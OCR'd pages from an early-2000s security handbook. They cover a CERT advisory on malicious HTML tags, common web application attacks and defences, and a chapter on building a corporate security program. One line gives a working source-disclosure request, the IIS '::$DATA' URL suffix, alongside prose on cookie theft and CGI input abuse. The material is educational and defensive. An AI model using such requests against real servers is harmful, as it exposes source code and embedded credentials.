EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

Solutions for Web Page Developers and Web Site Administrators

Web Page Developers Should Recode Dynamically Generated Pages to Validate Output

Web site administrators and developers can prevent their sites from being abused in conjunction with this vulnerability by ensuring that dynamically generated pages do not contain undesired tags.

Attempting to remove dangerous metacharacters from the input stream leaves a number of risks unaddressed. We encourage developers to restrict variables used in the construction of pages to those characters that are explicitly allowed and to check those variables during the generation of the output page.

In addition, Web pages should explicitly set a character set to an appropriate value in all dynamically generated pages.

Because encoding and filtering data is such an important step in responding to this vulnerability, and because it is a complicated issue, the CERT/CC has written a document that explores this issue in more detail:

http://www.cert.org/tech_tips/malicious_code_mitigation.html

Web Server Administrators Should Apply a Patch from Their Vendor

Some Web server products include dynamically generated pages in the default installation. Even if your site does not include dynamic pages developed locally, your Web server may still be vulnerable. For example, your server may include malicious tags in the "404 Not Found" page generated by your Web server.

Web server administrators are encouraged to apply patches as suggested by your vendor to address this problem. Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

the Internet. Backdoors that allow a user to log in with no password, or a special URL that allows direct access to application configuration, are quite popular.

The existence of this type of Web application vulnerability is caused by a lack of formal policies and procedures that should be followed when taking a system live. A key step in that process should be removing backdoors and disabling debugging options. This simple step will greatly reduce the number of vulnerabilities in any application. This step is often skipped, however, because time constraints on getting the application up and running prevent a formalized approach from being followed.

Cross-Site Scripting

Cross-site scripting is difficult to define because it has many meanings. In general, it is the process of inserting code into pages sent by another source. One way to exploit cross-site scripting is through HTML forms. Forms allow a user to type any information and have it sent to the server. Often, servers take the data input in the form and display it back to the user in an HTML page to confirm the input. If the user types code, such as a JavaScript program, into a form field, the code will be processed by the client's browser when the page is displayed.

Cross-site scripting breaches trust. A user trusts the information sent by the Web server and does not expect malicious actions. With cross-site scripting, a user can place malicious code on the server that will be executed on a different user's machine. Posting messages on a bulletin board is a good example of cross-site scripting. A malicious user completes a form to post a message on a bulletin board. The posting includes some malicious JavaScript code. When an innocent user looks at the bulletin board, the server will send the HTML to be displayed along with the malicious user's code. The code will be executed by the client's browser because it thinks it is valid code from the Web server.

Parameter Tampering

Parameter tampering involves manipulating URL strings to retrieve information the user should not see. Access to the back-end database of the Web application is made through SQL calls that are often included in the URL. Malicious users can manipulate the SQL code to potentially retrieve a listing of all users, passwords, credit card numbers, or any other data stored in the database. The Eve.com flaw discussed previously was the result of parameter tampering.

Cookie Poisoning

Cookie poisoning refers to modifying the data stored in a cookie. Web sites often store cookies on user systems that include user IDs, passwords, account numbers, etc. By changing these values, or poisoning the cookie, malicious users could gain access to accounts that are not their own.

Attackers can also steal users' cookies and gain access to accounts. A large percentage of commercial Web applications, such as Web-based e-mail and online banks, use cookie data for authentication. If the attackers can gain access to the cookie and import it into their own browsers, they can access the user's account without having to enter a user IDs and password or other form of authentication. Granted, the account is only accessible until the session expires (as long as the Web application does provide session timeouts), but the damage is already done. In just a few minutes, the attacker can easily drain a customer's bank account or send malicious, threatening e-mails to the president.

Input Manipulation

Input checking involves the ability to run system commands by manipulating input in HTML forms processed by a Common Gateway Interface (CGI) script. For example, a form that uses a CGI to mail information to another user could be manipulated through data entered in the form to mail the password file of the server to a malicious user or delete all the files on the system.

Buffer Overflow

A buffer overflow is a classic attack technique in which a malicious user sends a large amount of data to a server to crash the system. The system contains a set buffer in which to store this data. If the data received is larger than the buffer, parts of the data overflow onto the stack. If this data is code, the system would execute any code that overflowed onto the stack. An example of a Web application buffer overflow attack again involves HTML forms. If the data in one of the fields on a form is large enough, it could create a buffer overflow condition. Specially malformed form data could cause the server to execute arbitrary code, allowing an attacker to potentially gain complete control of the system.

To learn more about buffer overflows, take a look at "Tao of a Buffer Overflow" by Dildog, available at http://www.cultdeadcow.com/cDc_files/cDc-351/. Other good references include "A Look at the Buffer-Overflow Hack" located at http://www2.linuxjournal.com/lj-issues/issue61/2902.html and "UNIX Security: The Buffer Overflow Problem" at http://www.miaif.lip6.fr/willy/security/.

Direct Access Browsing

Direct access browsing refers to accessing a Web page directly that should require authentication. Web applications that are not properly configured allow malicious users to directly access URLs that could contain sensitive information or cause the company to lose revenue if the page normally requires a fee for viewing.

Web application attacks can cause significant damage to a company's assets, resources, and reputation. Although Web applications increase a company's risk of attack, many solutions exist to help mitigate this risk.

Prevention

The best way to prevent Web application attacks is through education and vigilance. Developers should be educated in secure coding practices, and management should be educated in the risks involved with taking a system live before it has been thoroughly tested. Additionally, administrators and security professionals should be constantly monitoring vendor Web sites, security Web sites, and security mailing lists for new vulnerabilities in the applications and servers used in their Web application. Securityfocus.com, securityportal.com, ntsecurity.com, and linuxsecurity.com are some top security sites that provide excellent information. It does not matter how secure the in-house developed application is if an attacker can gain access to everything through a vulnerability in the database server.

First and foremost with developer education, they should learn never to trust incoming data. A heightened distrust of the end user goes a long way in developing a secure Web application; they should only trust what they control. Because they cannot control the end user, they should view all data input as potentially hostile. Never assume that what was sent to the client's browser is returned unchanged or that the data entered into a Web form is what it should be. Does a form field asking for a customer's address really need to contain a < symbol? Such symbols usually indicate code. Adding filters and input checks significantly reduce the risk of a majority of Web application attacks.

Developers should also include all security measures in the application as they are coding it. Using the anonymous Web server account during development to save time, although each user will authenticate to the application with a username and password, can cause some problems. Bugs might exist in the authentication code, but this will not be discovered until a few days before the application goes live or even after it goes live. Finding bugs at the last minute means the application launch will be delayed or it will be launched with bugs. Neither choice is optimal, so include everything throughout the development process.

If possible, do not use admin or superuser accounts to run the application. Although it may be appealing to run everything as root to save the time of dealing with access rights and permissions, that is asking for trouble. Running everything under a superuser account, the Web application user will have write access to all database tables. By modifying a few URLs with SQL code, a malicious user can easily wipe out the entire database. Following the security principle of least privilege is a must. Least privilege means giving a user the lowest level of permissions necessary to perform a certain task. The user can still enjoy the Web application and the company can feel safe from malicious users, knowing they cannot easily perform illegal operations; their access does not allow it.

Using HTTP GET requests to send sensitive data from the client to the server introduces numerous security holes and should be avoided. GET requests are logged by the Web server in cleartext for the world to read. A credit card number sent to the server by a GET request will be sitting in the Web server logs in cleartext. Using database encryption to protect credit card numbers is useless if all an attacker needs to do is gain access to the Web server logs. SSL does not prevent this issue, either. SSL just encrypts the data during transmission; the GET request will still be logged in cleartext on the Web server. The request might also be stored in the customer's browser history file.

The HTTP POST command should be used instead to send data between the client and the Web server. The POST command uses the HTTP body to pass information, so it is not logged by the Web server. The information is still sent in cleartext, so SSL should be used to prevent network sniffing attacks.

JSP and ASP (*SP) are frequently used in Web application development and often contain hard-coded passwords for connection to directories, databases, etc. Some might think this is okay because the server should process the code and display only the resulting Web page, but numerous vulnerabilities exist that prove this is not always the case. One of the simplest exploits to prove this is the IIS bug that showed the source code of an ASP when ::$DATA was appended to the end of a URL. For example, submitting http://www.site.com/page.asp::$DATA would display the page's source code and all the juicy secrets it contain.

Developers should always be cognizant of HTML code comments and error messages that might leak information. While this will not directly lead to an attack, an attacker can learn enough about the application's architecture to launch a successful attack. For example, including a commented-out connection string that was once part of a server script can give an attacker valuable information.

Error messages also need to be looked at. Some error messages can provide information on the physical path of the Web server that can be used to launch an attack on the system. Other error messages may provide information on the specific database or application servers being used. Overall, error messages do not pose any specific danger, but like commented code, the information gleaned from them can be used to learn the architecture of the application and fine-tune an attack.

Cross-site scripting is a very effective attack that is difficult to defend. The current consensus is to use HTML encoding. With HTML encoding, special characters, such as < and >, are assigned a descriptor: < is &lt and > is &gt. When sent to the browser, the encoded characters will be displayed instead of executed. To prevent the bulletin board attack described previously, input data needs to be encoded. Some products provide tools for this. In IIS, for example, the Server object has HTMLEncode that takes an input string and outputs the data in encoded format.

Secure coding is only one of many components needed to develop a secure Web application. Ideally, security should be discussed, planned for, and included in all phases of application development. When this occurs, the end result will be a stable, secure Web application. Procedures for ongoing monitoring and maintenance

of the Web application should also be developed to help ensure that the security of the application is maintained.

Technology Tools and Solutions

Secure coding practices will help secure the Web application, but it may not be enough. Several tools and applications exist to help audit and secure Web applications.

If a Web application uses CGI scripts, one should scan it with rfplabs' whisker.pl script. This Perl script scans a site for known CGI vulnerabilities. It is freely available at www.wiretrip.net/rfp.

Complete source code reviews are also critical. While it may be too costly to hire a consultant for a full-blown review, several tools exist to help with the process in-house. NuMega (www.numega.com), L0pht (www.l0pht.com/slint.html), ITS4 (www.rstcorp.com/its4), and Lclint (lclint.cs.virginia.edu) all provide source code review programs.

Several products specifically address Web application security (and that number is growing rapidly). Sanctum, Inc.'s AppShield™ product (www.sanctuminc.com) protects Web sites from all the vulnerabilities discussed in this chapter. AppShield acts like a firewall for the Web application, allowing only approved data and requests to be passed to the application. They also have a product, AppScan™, that can be used to test applications for vulnerabilities.

SPI Dynamics' (www.spidynamics.com) WebInspect application scans Web pages, scripts, proprietary code, cookies, and other Web application components for vulnerabilities. WebDefend, like Sanctum's AppShield, provides real-time detection, alert, and response to Web application attacks.

A few other products on the market help protect Web applications from some Web attacks. Entercept and the open-source Saint Jude are new intrusion prevention applications that stop attacks at the operating system level before they occur. These products can protect Web applications from buffer overflow attacks or cross-site scripting that try to invoke processes at the operating system level. Additionally, SecureStack from SecureWave (http://www.securewave.com/products/securestack/index.html) provides buffer overflow protection for Windows NT and 2000 servers.

Summary

Exploiting Web application holes is quickly becoming the attack method of choice to gain access to sensitive information and servers. Numerous methods exist in both commercial and home-grown applications that allow attackers to read information they should not have access to and, in some cases, even allow the attacker to gain complete control of the system.

Many of these holes exist because programmers and application developers are not adequately trained in secure programming practices. Those who are adequately trained do not always implement these practices because the time constraints set to get the product to market quickly preclude taking the time necessary to adequately secure the application.

The main Web application security holes include known vulnerabilities and misconfigurations, hidden fields, backdoor and debug options, cross-site scripting, parameter tampering, cookie poisoning, input manipulation, buffer overflow, and direct access browsing.

To prevent and protect applications from these vulnerabilities, developer education is key. Additionally, a few commercial tools and products exist to help find vulnerabilities and protect applications from being exploited by these vulnerabilities.

In conclusion, Web application attacks, or Web perversion as Sanctum, Inc., calls this phenomenon, are a rapidly growing threat. Education and vigilance are key to protecting the data and resources made accessible to the world by a Web application.

The Perfect Security: A New World Order

Ken Shaurette

A fool does not learn from his mistakes nor the mistakes of others.

OUR FUTURE IS LARGELY A FUNCTION OF OUR PAST, OUR PRESENT, AND THE CHOICES WE MAKE. The past gives us the knowledge and wisdom to know which choices to make, what works, what does not, and what is still unproven. IS security professionals who can look into their crystal balls will see that the future is simply an updated representation of the past. It is not possible to predict the future of technology and its use by our companies, competitors, suppliers, and customers, but one can understand how the issues one deals with today are not all that different from what was being addressed in the past. It is called "planning" rather than "soothsaying."

Regardless of what it is called, forecasting the future of information security is documented and written about in trade magazines and security journals by experts of all kinds. Consider the sampling of past headlines and quotes from various trade magazines in Exhibit 28-1. Contrast the headlines and quotes in Exhibit 28-1 with more recent ones from the past few years in Exhibit 28-2. These may not speak volumes, but as far as being a predictor of the future, notice how the statements in Exhibit 28-1 from 8 or more years ago are not all that different from the ones in Exhibit 28-2 that occurred in the past few years.

Take as an example the 1989 statement in *Computers and Banking* regarding passwords as a defense; it does not say anything about locking the car, just taking the keys. Now in *PC World,* June 2000, experts are asking if the days of the password are numbered. Does that mean that in ten more years one might see a headline like: Headline 2010 — Computers for Everyone Magazine — "Biometrics, smart cards and two factor authentication which last year made archaic password authentication extinct is now seeing its days numbered as DNA and genetic testing begin to become less expensive."

Exhibit 28-1. Headlines and quotes: yesterday.

April 20, 1981	*BusinessWeek*: "Computer Crime — The spreading danger to business"
July 7, 1985	*Express New San Antonio*, *Texas*: "Computer Bandits Hit Banks"
February 4, 1987	*Computerworld*: "Take a Byte Out of Crime, because data is a strategic resource, MIS must learn how to safeguard this precious commodity"
March 1989	*Computers in Banking*: "The password defense is equivalent to taking the car keys with you when you park your car"
February 12, 1990	*Computerworld*: "And the password is obsolete. Are memorized computer passwords passé? Quite a few computer security scientists and security experts think so"
October 14, 1990	*The Independent,* London, England: "Hackers blackmail five banks"
December 1992	*Networking Management*: "Experts warn that network security is not improving"

Exhibit 28-2. Headlines and quotes: today.

September 23, 1996	*Web Week*: "Cyberbanking Pioneers Fight Security, Financial Barriers"
December 7, 2000	*AP*: "Global Cybercrime Laws Lacking, Study Says Few Countries Found to Have Updated Legislation"
June 29, 2000	*PC World*: "Are days of the password numbered? In the future, you'll have no need to remember passwords or PIN numbers"
April 10, 2000	*The Industry Standard*: "Business Under Attack, cyber protest groups reach a new level of aggression and sophistication in their anticorporate campaigns"
December 11, 2000	*APBnews.com*: "A 21-year-old aspiring actor is charged with computer fraud and theft for allegedly hacking into a Hollywood talent agency's Web site, stealing private audition listings and reselling them on the Internet"
December 22, 2000	*ComputerWorld*: "… Hacker breaks Egghead's security shell…hacker had managed to penetrate its computer systems, potentially including the customer databases in which the company stores credit card numbers"

What does all this have to do with building a perfect security world? Only a fool makes the same mistake multiple times. With an understanding of the past, by investigating what has worked and what has not, one can get a fairly accurate representation of what the future may hold. It is often said that history repeats itself, so use it to your advantage like a crystal ball. Many companies have moved away from mainframes, but the security concerns did not go away. In fact, the concerns only became "distributed" to more places.


To the security professional, destruction, disclosure, use, and modification (DDUM) of data are all very critical considerations. Data confidentiality remains an issue, as does integrity and availability (CIA triad: confidentiality, integrity, and availability). Of equal importance is the timeliness and validity of data. As Donn B. Parker, retired consultant at Atomic Tangerine, points out, stealing copies of data can make the data of minimal value, but does not impact the integrity of the original data. For example, stealing a trade secret that has not yet been marketed. The owner may still have the original trade secret, but because the information has been stolen and released, that data it is no longer valued the same. How many companies still use copies of production data in test environments? Are the same protections afforded to the test environment as in production? Are the same people who are authorized in production the only ones able to access it in test? Simply possessing the original copy of data may not be enough. Should time-sensitive data such as the company earnings projections be stolen and used to purchase stock or leak to the media, the data could be considered intact, unchanged although invalid. The author would contend that this does not necessarily invalidate the CIA framework, but rather reinforces it. The data was proprietary or confidential to the company. The fact that it was stolen and likely caused the company harm or lost opportunity reinforces the value of protecting it.

It took 20-plus years for the mainframe to reach a point where it was reasonably secure and stable. Then along came the client/server model and moved some of the data and processing closer to the user, reintroducing the same concerns and new vulnerabilities. If we did not learn from what was done during those 20 years of hardening the mainframe, it will take another 20 years to build equal stability for our distributed environments.

SHAPING THE MOLD OF A PERFECT SECURITY WORLD

What has the past taught? By analyzing the past and seeing what has worked and what has not, one can begin to mold future security structures. The mold begins to take form when a self-evaluation of business processes is completed. This consists of investigating corporate business process, how computer processing makes it effective or not, and where new technology can increase productivity and provide new revenue.

While different in that new protocols such as TCP/IP and technologies such as the Internet are replacing the communication medium of Frame Relay, the mainframe, and SNA networks, it is still necessary to protect the data at basically four points: (1) at the point of origin; (2) storage (in memory, in a database or file on disk, or in long-term storage such as backups); (3) at the point of processing (the application); and (4) while it is in transit or on the wire from point to point (the network).



(1) Baseline Assessment
(2) Baseline Security Report
(3) Management Commitment
(4) Security Budget
(5) Security Team
(6) Corporate Security Framework or Plan
(7) Formal Assessment(s)
(8) Corporate Security Policy
(9) Basic Security Standards, Procedures, and Baselines
(10) Perimeter Security
(11) Incident Handling
(12) Management Reporting
(13) Security Technologies
(14) Maintenance
(15) Security Awareness Program

Exhibit 28-3. The perfect security world.

Use Exhibit 28-3 as a reference for the following discussion. Various discussions are numbered and referenced below by a matching number in a circle located in the exhibit.

By performing an initial baseline assessment of the company's computer-processing environment, including business processes and controls, a company will have the basic ingredients for the recipe to their secure world. This baseline assessment (1) is accomplished by asking a series of basic questions (refer to Exhibit 28-4) to provide a baseline of the company's security posture. After completing the initial questions, a company can quickly assess whether it fully understands all of the risks and exposures to the corporate information assets and business-processing environment. This can be accomplished by generating a short concise baseline security report (2) to document the findings and set into motion a security operational plan that will lay the groundwork for minimizing exposures to the business-processing environment.

CAUTION: The initial baseline assessment is an abbreviated version of a more full-blown "risk or security assessment/analysis." Be careful not to be misled that the company is not less secure than it appears. The assessment is only as good as the honesty and knowledge of the people who answer the questions and the experience and knowledge of the person(s) interpreting the answers. For example, just because a company has policies, it does not mean that the policies are being followed or even enforced. It is still necessary to assess at a more detailed level by testing a policy to see if people are in compliance with it.

After the report is complete, a company must deal with the number-one issue to a successful security program: management commitment (3). Each organization will find the level of management commitment very different. It may be easy to get the needed buy-in because of an incident causing financial loss, or it may be difficult because management does not understand all the risks, as the baseline report likely points out. Presenting them in a business context will help management understand. In either case, be prepared by understanding management's business expectations and use the questions (Exhibit 28-4) to educate management to the security concerns.

Until security matters as much to management as the bottom line, the rank-and-file users will not make security policies, guidelines, and procedures a priority. As the security program grows, it will be equally important to have management's buy-in filter throughout all levels of the organization — from executives to line managers.

Remember, security will be cast in the same light as insurance. Security, like insurance, minimizes what one has at risk. A company spends money to have security, because it is *not* willing to accept the risk associated with all of the vulnerabilities that put the business at risk. Security does not increase business profitability unless a company can show that its security provides an advantage over its competition. For most companies, security

Exhibit 28-4. Baseline assessment of company security posture.

1. Are company policies defined to address business use of company resources, covering such things as explicit and appropriate e-mail privacy or Internet usage policy? Are they enforced consistently, if at all?
2. Are the company's operating systems up-to-date with the most current security patches to prevent exposure to known hacking vulnerabilities? Do you know which vulnerabilities can be exploited to access your system?
3. Is your company able to detect a computer crime, and can you gather evidence that can prove to the court, media, or stockholders how the crime was perpetrated and who committed the crime?
4. Does your company allow remote access from home or wireless? Are employees working only from the corporate office? What methods do employees use to access the network? Have they created any methods you are not aware of, such as remote control or modems on a desktop?
5. What is sent across the company network? Do the transmissions include vital or confidential information?
6. Do the information processing safeguards extend protection for the PBX and other telephone attacks?
7. Is there a definition of "incident"? Has an incident response plan been created to handle critical incidents? Does management want to have ability to criminally prosecute on incidents, making it necessary for evidence to stand up in the legal system?
8. Have federal legislation and guidelines such as the 1991 Federal Sentencing Guidelines, the 1996 HIPAA (Health Insurance Portability and Accountability Act), or 1999 Gramm, Leach, Bliley Financial Systems Modernization Act been reviewed for how they apply to the business?
9. Are all users authenticated and authorized to use the company network?
10. Are all of the entry points into the company known and documented? Does that include the ones that exist because of technology, such as modems, personal Internet connections, extranet connectivity, and any others?

does not generate revenue. It is a cost of doing business. Security will be viewed as an expense but must be seen as a necessary cost of doing business. With the dependency today on data, it is no longer an issue of whether a company can afford to provide security measures, but whether the company can afford not to.

Next is a budget (4) to back the efforts of the security program, including appropriate salaries to hire security professionals or the necessary security consultants that can assist in continuing management education, technology evaluation, and can help to complete the building of the security infrastructure. The budget should provide for a team that will coordinate and see to a successful project. The team (5) will build the corporate security framework or plan (6) and present it to management for continued commitment and potential additional budget needs. A security awareness program (15) begins to take shape at this point, simply to keep management

informed of security architecture and funding needs. This communication could be formal or informal. Making it more formal and taking advantage of beginning to form a security awareness program will make the process of keeping management informed consistent and timely. The security awareness program is required throughout the security programs lifecycle, regardless of whether the process is made formal or not. The security awareness program may find it necessary to illustrate examples to management of recent incidents and legislation or regulations to help understand the importance and justify continued budgetary support for security.

The plan should include prioritization of activities to build the perfect security world. Depending on the organization, it may be necessary to use formal assessment(s) (7) to help prioritize actions, build support (management commitment using the security awareness program), or to identify additions or changes to the framework. Initial management commitment and budget to perform the assessment are still required. Enterprisewide risk assessments can be very labor intensive. It is very important to set expectations and a goal for the assessment. This can be difficult, especially if no other assessments have ever been done.

Assessments come in many forms: from the formal enterprisewide assessment that covers the entire corporation and its processing environment to smaller targeted assessments of selected platforms. For example, penetration tests or vulnerability scans can be performed against the company's external access points to find exposures to unauthorized entry. Another example might be an analysis of host operating systems to determine their status and whether they are missing security patches or are improperly configured.

A formal corporate risk assessment could arguably be identified as the number-one requirement before continuing to build a security program. How can a company identify what needs to be done, where the framework is incomplete, what to prioritize, what is missing from policy, essentially what to tell management, without one? It is true that each element in the infrastructure and the risks that pertain to them will affect other elements, and each risk will in turn affect how the complete framework should be managed. However, many companies do not have the luxury of time, money, or commitment to get into an enterprisewide risk assessment. Smaller targeted assessments with a specific goal in mind can be pursued first to get a security process off the ground.

Smaller, less formal assessments can identify gaps in basic security components such as application development, servers, or the network. The simple assessment can help identify basic best practices that are missing but, as a matter of due diligence, should be followed. This gives

the plan a place to start without needing the more complex formal or enterprisewide assessment first. In such a situation, the more formal complete enterprisewide risk assessment can be prioritized for a later date.

LAW AND ORDER: POLICIES, PROCEDURES, STANDARDS, AND GUIDELINES

Every world needs some form of law and order. Corporate security policy (8) provides the backbone, the roadmap or recipe for this new-world order. It defines where a company is and where it wants to go. It establishes baselines to which business processing must adhere. The baselines are the prescribed security controls specified for each component (hardware/software) in the data processing environment in order to achieve a reasonable and consistent level of security throughout the organization. Guidelines are documented in such places as the Common Criteria, BS7799 (British Standard 7799) or in attempts to adopt an international standard modeled after BS7799 (ISO 17799).

Policy and procedures are living documents that change constantly as technology evolves or as business needs change. There are differing layers of policy. The higher-level policy should be reasonably generic and cover such items as "It is the policy of Company X that all computer systems will maintain virus scanning tools with up-to-date virus signatures." This is a management statement of direction. At a lower level are more technical statements or standards that spell out the specific virus scanning software on which the company has standardized. This is the company virus scanning standard. Procedures are the step-by-step actions to support policy and will identify the specifics of how to maintain the virus signatures or use the standard virus tool. These lower-level policies must be maintained and must evolve, always having the support of management and company commitment for consistent enforcement. Higher-level policy is less likely to change but, nonetheless, must be regularly reviewed and even tested to see if it is still applicable to the organization's business model. Policy, just like program code, should have version control, with old versions archived for future reference, management review, and authorizations (sign-off) for implementation. These are the essential components of basic change management.

PERIMETER SECURITY (10)

> The foolish man ignores the desktop or workstation; the wise man considers it one of his toughest challenges.

The surface of this perfect security world is covered with layers of base security solutions native to each platform (a platform for the purposes of this chapter is described as any processing environment providing access to data). There can be layers of security or vulnerability, whichever is

preferred, found at each of the seven layers of the OSI Reference Model: physical, data link, network, transport, session, presentation, and application. The OSI model is a set of protocol layers that enable different computers to interface. Security is aligned with physical, technical or logical, and administrative components. Each different flavor of operating system, each database, and the different network architectures all provide platforms for processing data. Their structures are unique, and each has a different weakness and may require special design and configuration or third-party technology to maximize protection.

Maintaining (14) the perimeter is one of the most overlooked security vulnerabilities, not the maintenance in and of itself, but not keeping software or hardware current or applying known security patches. In general, the tools used by attackers search for known vulnerabilities in a platform. If they are known by vulnerability scanning software, most often there is also a fix for them and simple maintenance can eliminate these exposures. Management reporting, represented in Exhibit 28-3 as (12), provides feedback to management to keep them informed and aware of security from budgetary needs for maintenance to information on incidents. This level of reporting sustains management commitment. If management never hears anything about where the money committed in the budget is going, they are less likely to support additional budget dollars when needed. This restarts the whole cycle over again. Upgrades could be hardware, the latest software release, security-specific patches, or a new database or enhanced routers and other technology for the network.

THE CRUST: DESKTOP

The desktop is nearest the eighth vulnerability, often considered the weakest point in any network, "people." Surprisingly, it is often the last vulnerability point considered for improved security. This is most often because the desktop is most numerous and represents a largely uncontrollable entry point. In the past few years, more and more security technologies and third-party vendor solutions have become dependent on touching the desktop. Security awareness (15) is the primary solution in the security process that directs attention to the people vulnerability.

Consider authentication, authorization, and accounting as the main components of any security framework. Authorization depends on proper authentication of the person(s) that use(s) the desktop. Access control systems, such as biometrics, smart cards, tokens, or even PKI, all depend on client implementations and often dependent on client interaction that touches the desktop. PKI, for example, without other controls does not provide authentication of a user; it authenticates a workstation or laptop or whatever location the key has been stored on, not necessarily determining whether the key is in an authorized person's hands. Actual authentication

routines can be performed at a server, but often client code is required to link with the desktop applications or operating system to create the required integration. As noted earlier, because there often are so many desktops, the cost of implementation can be high, both because of sheer volume and because successful implementation often requires cooperation from the end user.

It has historically *not* been acceptable in many companies to expect an end user to perform any actions to help improve security. This is slowly changing as end users get more computer-savvy and as technology becomes friendlier. This can also be improved using a solid security awareness program (15) to keep them informed and aware of policy, standards, and procedures, as well as educated on technology and proper use of the platforms.

THE HIGHWAYS AND BYWAYS: NETWORK

Roads provide connectivity between communities. Roads provide a good analogy to networks in many ways. In the data processing world, the network provides communication (connectivity) between the user and data. Regardless of where the data is stored or where the user is physically located, the network can provide the user access.

In northern states, it is often said that there are only two seasons: winter and road construction. Like roads, the network requires continual monitoring and maintenance to keep it healthy and running smoothly and securely. Similar to the way a properly constructed road provides safe transportation, a network that is properly constructed and configured can provide safe and secure data delivery. However, a smooth functioning network does not necessarily represent a secure one. In general, it is the function of the network to provide transmission of bits from one point to another.

Technologies (13) such as IDS (intrusion detection system), VPN (virtual private network), and general network encryption all enhance the security of the network. An IDS does this by alerting appropriate personnel on incidents or reporting on suspicious activity. A VPN allows the use of a public network — the Internet — to connect networks together in a secure way. To put it in simple terms, a "virtual tunnel" using encryption protocols such as 3DES or IPSec is established between the networks allowing secure transmission between them. This prevents packet sniffing or password theft, provided it is properly configured. Essentially, a VPN provides a trusted tunnel using encryption between two points over the unsecured Internet Protocol. Link encryption by itself will camouflage the data while it is on the wire from storage to the user.

CITIES, VILLAGES, AND TOWNS: THE SERVERS AND HOSTS

Today, hosts or servers come in many flavors or operating environments. In the past, there was MVS, VM, DEC-VAX, and other mainframe-oriented systems. The mainframe had the power to house all the functionality of server and desktop, as well as provide the services for the other "platforms" that today are often spread (distributed) across multiple servers and even on different operating systems. Today's mainframes, now better described as enterprise servers, and some of the more powerful servers provide virtual separation by platform, but all reside on the same physical box. Each platform provides specialty services such as database server, Web server, application server, and even security server. Each might be on physically different hardware with differing operating systems. This is often done for performance tuning, definitely not for enhancing security controls.

Hosts or servers have basically four layers of vulnerability:

1. hardware, (the physical box, including the internal components, memory, and CPU, which can have special configurations
2. basic I/O (input/output) or firmware, which provides the CPU with data to process or puts the information out to storage or printer devices
3. kernel or nucleus of the operating system, which like the city is the downtown area, a very critical part of the city; it makes the rest of the city run
4. the operating system interfaces or shells, such as command line interfaces or the graphical user interfaces that provide user friendliness

The physical hardware and operating systems are like the buildings in the city. Different buildings have structures to provide services that match their architecture. The bank, built extra strong, protects the money with a vault; the restaurant drive-up has a special window and microphone to allow ease of access from the auto. Servers with special operating systems can be hardened to provide the protection of a firewall, or can have an open architecture that supports public data and easy access for students or to public information.

Piecing these layers together into a seamless, appropriately secure computing platform represents the challenge. Security must be considered to protect the internal components against physical theft or tampering. Alarm devices, physical locking mechanisms, or, more simply, a controlled computer room with proper environmental and access controls can protect the hardware. Access control systems from various third-party vendors can be purchased to enhance the base security of the kernel or access to the peripheral devices and restrict access using control lists of who has permission to execute commands or be able to select from a menu.

RUNNING THE CITIES, TOWNS, AND VILLAGES: APPLICATIONS

The application is the layer of the platform that is like the processes a city uses to make it run, such as holding civil court to collect fees or billing landowners for taxes. It is the accounts payable, the receivable, billing, inventory handling, shipping, etc. part of the environment. The application is heavily dependent on the operating system and database and often designed with those layers in mind in order to provide a seamless and secure processing environment. An application that integrates with the operating system (OS) or is tightly integrated to the database (DB) tends to be the most flexible and can leverage the unique features of the specific OS or DB. This would be in place of the application providing its own authentication and audit. An integrated application overall becomes the one that a user will prefer to use because it does not introduce additional authentication layers or complexity to the business process.

If the application depends on its own authentication, it introduces additional exposures and, most likely, another authentication routine for the end user. Some might consider another password and additional authentication more security, but the added complexity and human natures involvement with yet another password scheme will generally render this layer a waste of time because the user will choose poor passwords or write them down. The operating system already provides authentication; why not trust it and avoid authenticating again?

The special business function provided by the application often requires application-level security specific to the functions built into the application. These functions may be necessary to control which user can perform what specific functions. Rather than provide unique authentication unto itself to identify the user, the application should trust that the user has already authenticated at the operating system level. The application can have its own authorization structure to control what functions a user can perform, but should interface with the operating system or the database to perform the authentication. The methods used to allow this are APIs (application programming interfaces) in the application or in the operating system. These provide customized functionality such as integration between the application and the operating system or with third-party vendor technologies such as smart cards, tokens, public encryption keys, or biometrics.

LIBRARIES AND SCHOOLS: THE DATABASES

The database is the holder of the data or the processed data (information). It is the point closest to the entity that most companies are trying to protect, the data. The database can hold the security information,

